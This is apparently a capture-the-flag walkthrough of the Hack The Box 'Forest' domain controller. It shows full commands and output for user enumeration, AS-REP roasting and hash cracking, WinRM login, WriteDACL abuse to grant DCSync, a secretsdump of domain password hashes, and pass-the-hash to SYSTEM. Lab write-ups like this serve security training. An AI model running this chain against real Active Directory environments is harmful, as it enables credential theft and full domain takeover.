

Forest

SMB

- Anonymouse → Success → No Shares

```
(sheru@kali)-[~/tools/PowerSploit/Recon]
$ smbclient -L 10.129.3.12 -N
Anonymous login successful

      Sharename      Type      Comment
      -----      ----      -----
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.3.12 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

DNS

- No Leaked hostname

```
(sheru@kali)-[~/tools/PowerSploit/Recon]
$ dig dig @10.129.3.12 axfr htb.local

; <<>> DiG 9.20.15-2-Debian <<>> dig @10.129.3.12 axfr htb.local
;; global options: +cmd
;; Transfer failed.
;; Got answer:
;; WARNING: .local is reserved for Multicast DNS
;; You are currently testing what happens when an mDNS query is leaked to DNS
;; ->HEADER<- opcode: QUERY, status: NXDOMAIN, id: 51996
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 1280
;; QUESTION SECTION:
;htb.local.                IN      A

;; Query time: 4 msec
;; SERVER: 192.168.100.1#53(192.168.100.1) (UDP)
;; WHEN: Fri Apr 24 00:18:16 PKT 2026
;; MSG SIZE rcvd: 38
```

LDAP

```
ldapsearch -H ldap://<t-ip> -x -s base namingcontexts
```

- DC=htb,DC=local

RPC

- Found anonymous login

```
rpcclient -U '' t-ip -N
```

Found a new user named svc-alfresco

```
querydomuser
```

```
user:[sebastien] rid:[0x479]  
user:[lucinda] rid:[0x47a]  
user:[svc-alfresco] rid:[0x47b]  
user:[andy] rid:[0x47e]  
user:[mark] rid:[0x47f]  
user:[santi] rid:[0x480]  
rpcclient $> █
```

Now to enumerate in which group this user lies so for that we used below commands

```
queryusergroups [rid-of-user]
```

Found 2 Groups rids, then used below command to translate rid to plaintext

```
querygroup [group-rid]
```

User svc-alfresco is member of :

- Domain Users
- Service Accounts

```
rpcclient $> queryusergroups 0x47b
      group rid:[0x201] attr:[0x7]
      group rid:[0x47c] attr:[0x7]
rpcclient $> queerygroup 0x201
command not found: queerygroup
rpcclient $> querygroup 0x201
      Group Name:      Domain Users
      Description:     All domain users
      Group Attribute:7
      Num Members:30
rpcclient $> querygroup 0x2047c
result was NT_STATUS_NO_SUCH_GROUP
rpcclient $> querygroup 0x47c
      Group Name:      Service Accounts
      Description:
      Group Attribute:7
      Num Members:1
```

We found some more information about the user svc-alfresco

```

rpcclient $> queryuser 0x47b
User Name      : svc-alfresco
Full Name      : svc-alfresco
Home Drive     :
Dir Drive      :
Profile Path    :
Logon Script    :
Description    :
Workstations    :
Comment        :
Remote Dial     :
Logon Time      : Mon, 23 Sep 2019 16:09:48 PKT
Logoff Time     : Thu, 01 Jan 1970 05:00:00 +05
Kickoff Time    : Thu, 01 Jan 1970 05:00:00 +05
Password last set Time : Sun, 29 Mar 2026 11:21:56 PKT
Password can change Time : Mon, 30 Mar 2026 11:21:56 PKT
Password must change Time: Thu, 14 Sep 30828 07:48:05 PKT
unknown_2[0..31] ...
user_rid       : 0x47b
group_rid      : 0x201
acb_info       : 0x00010210
fields_present : 0x00ffffff
logon_divs     : 168
bad_password_count : 0x00000000
logon_count    : 0x00000006
padding1[0..7] ...
logon_hrs[0..21] ...
rpcclient $>

```

Password Last Set is Today

Password can be changed tomorrow

Now we make the list of users and we have performed AsRepRoasting

```

impacket-GetNPUsers HTB.LOCAL -no-pass -dc-ip <t-ip> -users
file userlist.txt

```

```

(sheru@kali)-[~/htb/machines/Forest]
└─$ impacket-GetNPUsers HTB.LOCAL/ -no-pass -dc-ip 10.129.95.210 -usersfile userlist.txt
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$krb5asrep$23$svc-alfresco@HTB.LOCAL:35d40b8e403c81a6dd7e6feb5737234a$a1540626214ad533793a66a9c60ab2139f7
62b6eb749ea91a784799e3183692cefd5c03fdbf655a62ce32f4f858619ceaf5c8bdf5bad7f7b5cd12c9bc0c99c7a16fd1c95ea
16b94e9789b877ed2df6f21f2d4d38e3d0a0978532f519e6c9f513cc815552232656fcfd96ecd99315ff55bd395959ad84292c50a
de116730fade449892ad67613840e2122923ee48f5dff350ee3fdf9942be97870d8f9274fbb29fb75e21279082bab18a9f3b3ee4c
986c61ba90649bd1a134037117334f96ad6bdadb5b6cb0ac09f4bb0834471c5349215467025e850ed71d2d78fab9c6c972a3a94b8
efb18
[-] User sebastien doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User lucinda doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User andy doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User mark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User santi doesn't have UF_DONT_REQUIRE_PREAUTH set

```

We found the the hash for user svc-alfresco

We used hascat to crack the hash

```
hascat -m 18200 hash.txt /usr/share/wordlist/rockyou.txt
```

```
https://hashcat.net/faq/wrongdriver
* Create more work items to make use of your parallelization power:
https://hashcat.net/faq/morework

$krb5asrep$23$svc-alfresco@HTB.LOCAL:35d40b8e403c81a6dd7e6feb5737234a$a1540626214ad533793a66a9c60ab2139f7
62b6eb749ea91a784799e3183692cefd5c03fdbf655a62ce32f4f858619ceaf5c8bdf5bad7f7b5cd12c9bc0c99c7a16fd1c95ea
16b94e9789b877ed2df6f21f2d4d38e3d0a0978532f519e6c9f513cc815552232656fcfd96ecd99315ff55bd395959ad84292c50a
de116730fade449892ad67613840e2122923ee48f5dff350ee3fdf9942be97870d8f9274fbb29fb75e21279082bab18a9f3b3ee4c
986c61ba90649bd1a134037117334f96ad6bdadb5b6cb0ac09f4bb0834471c5349215467025e850ed71d2d78fab9c6c972a3a94b8
efb18:s3rvice
```

Found Password: s3rvice

used crackmapexec to check for winrm session

```
(sheru@kali)-[~/htb/machines/Forest]
$ crackmapexec winrm 10.129.3.12 -u svc-alfresco -p s3rvice
SMB 10.129.3.12 5985 FOREST [*] Windows 10 / Server 2016 Build 14393 (name:FOREST) (domain:htb.local)
HTTP 10.129.3.12 5985 FOREST [*] http://10.129.3.12:5985/wsman
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM 10.129.3.12 5985 FOREST [+] htb.local\svc-alfresco:s3rvice (Pwn3d!)
```

Now we will use evil-winrm to login to the DC

```
evil-winrm -i <t-ip> -u svc-alfresco -p s3rvice
```

```
(sheru@kali)-[~/htb/machines/Forest]
$ evil-winrm -i 10.129.3.12 -u svc-alfresco -p s3rvice

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation
for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> cd ..
*Evil-WinRM* PS C:\Users\svc-alfresco> cd Desktop
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> dir


        Directory: C:\Users\svc-alfresco\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar-----         4/23/2026  10:07 AM             34 user.txt

*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> cat user.txt
97ff8b25a7e724587363886b153fceb4
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop>
```

Now used bloodhound to gather more information about the domain

```
bloodhound-python -u svc-alfresco -p 's3rvice' -d htb.local
-ns <tip> -c all
```



The above figure shows that the user **svc-alfresco** is part of a group called **Service Accounts**. That group is part of another group called **Privileged IT**

Accounts, which is part of a third group called **Account Operators**.

The **Account Operators** group has full control (**GenericAll**) over the **Exchange Windows Permissions** group. This means they can do anything with that group, like adding or removing members. The **Exchange Windows Permissions** group, in turn, has the ability to modify security settings (**WriteDacl**) for the entire domain.

What is Exchange Windows Permission Group?

The **Exchange Windows Permissions** group in Active Directory (AD) is a special group used by Microsoft Exchange Server. In simple terms:

- It has permissions to manage **Exchange-related objects** (like mailboxes) in the domain.
- Members of this group can **modify settings** for Exchange servers and services.
- It often has high-level permissions (like **WriteDacl**) on the domain, which can be risky if misused.

So :

1. **svc-alfresco** is a member of **Service Accounts, Privileged IT Accounts,** and **Account Operators** groups.
2. **Account Operators** allows **svc-alfresco** to **create new users** on the domain.
3. **Account Operators** has **GenericAll** over the **Exchange Windows Permissions** group, meaning **svc-alfresco** can **add or remove members** from it.
4. The **Exchange Windows Permissions** group has **WriteDacl** on the domain (**HTB.LOCAL**), allowing its members to **modify security settings**.
5. By abusing **WriteDacl**, we can grant ourselves **DcSync** privileges, letting us **replicate the domain** and **dump all password hashes**.

Generic ALL :

The **"Generic ALL"** privilege is one of the most powerful in AD because it grants **complete control** over the target object. This means that the user or group with this privilege can:

- Modify any attribute of the object
- Reset passwords
- Add or remove members from groups
- Delegate further control to other users
- Delete the object altogether

WriteDACL:

WriteDACL refers to permission over the Discretionary Access Control List (DACL), allowing a user (the source) to modify access permissions on a target object. By changing the DACL, the user can grant themselves or others additional privileges, potentially leading to full compromise of the target. Essentially, having WriteDACL means you can assign almost any level of access you want to that object

DcSync Attack — Attack Plan:

We will begin by creating a new user within the domain and adding it to the ***Exchange Windows Permissions*** group. Next, we will grant this user the necessary permissions to perform a DcSync operation. Once the required privileges are in place, we will execute the DcSync attack to retrieve domain credentials.

Now we use the following command to abuse this

First make a new user in the domain

```
net user sheeru password /add /domain
```

After that we need PowerView script to abuse WriteDACL permissions. Upload PowerView script with any method. Run PowerView.ps1

```
.\PowerView.ps1
```

Let's begin abusing WriteDACL, on the terminal write the following, after each command hit enter and you should see nothing:

```
$SecPassword = ConvertTo-SecureString 'password' -AsPlainText -Force
```



```
$Cred = New-Object System.Management.Automation.PSCredential('htb\sheeru', $SecPassword)
```

```
Add-DomainObjectAcl -Credential $Cred -TargetIdentity htb.local -PrincipalIdentity sheeru -Rights DCSync
```

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> $SecPassword = ConvertTo-SecureString 'password' -AsPlainText -Force
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> $Cred = New-Object System.Management.Automation.PSCredential('htb\sheeru', $SecPassword)
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> Add-DomainObjectAcl -Credential $Cred -TargetIdentity htb.local -PrincipalIdentity sheeru -Rights DCSync
```

Add the user to Exchange group :

```
net group "Exchange Windows Permissions" /add sheeru
```

Impacket's `secretsdump.py` uses multiple techniques to extract sensitive data from a remote system without deploying any agent. These methods include reading SAM and LSA secrets from the registry, retrieving NTLM hashes, plaintext credentials, Kerberos keys, and even dumping the NTDS.dit database.

In this step, we'll use the `secretsdump` script to extract all user hashes from the target machine.

```
impacket-secretsdump htb.local/sheeru:password@10.129.3.12
```


```
(sheeru@kali) [~/tools/PowerSploit/Recon]
$ impacket-secretsdump htb.local/sheeru:password@10.129.3.12
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[!] RemoteOperations failed: DCE RPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acbf33d17632f8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\$_331000-VK4ADACQUCA:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\$_2c8eef0a09b545acb:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\$_c8c2ed5bdab4dc9b:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\$_75a538d3025e4db9a:1126:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\$_681f53d4942840e18:1127:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\$_1b41c9286325456bb:1128:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\$_9b69f1b9d2cc45549:1129:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\$_7c96b981967141ebb:1130:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\$_c75e099d0a64c91b:1131:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\$_1ffab36a2f5f479cb:1132:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\HealthMailbox3d7722:1134:aad3b435b51404eeaad3b435b51404ee:4761b9904a3d88c9c341ed081b4ec6f:::
```

And Boom! got them hashes, let's take the Administrator hash and perform ...

Now we will perform Pass The hash Attack

Pass-The-Hash Attack



We will use the `psexec` Impacket script to perform pass-the-hash attack with the Administrator's hash.

```
impacket-psexec Administrator@10.129.3.12 -hashes :32693b11e6aa90eb43d32c72a07ceea6
```

```
(sheru@kali)-[~/tools/PowerSploit/Recon]
$ impacket-psexec Administrator@10.129.3.12 -hashes :32693b11e6aa90eb43d32c72a07ceea6
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[*] Requesting shares on 10.129.3.12.....
[*] Found writable share ADMIN$
[*] Uploading file FEBTNLLv.exe
[*] Opening SVCManager on 10.129.3.12.....
[*] Creating service vLXi on 10.129.3.12.....
[*] Starting service vLXi.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
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C:\Windows\system32> whoami
nt authority\system
```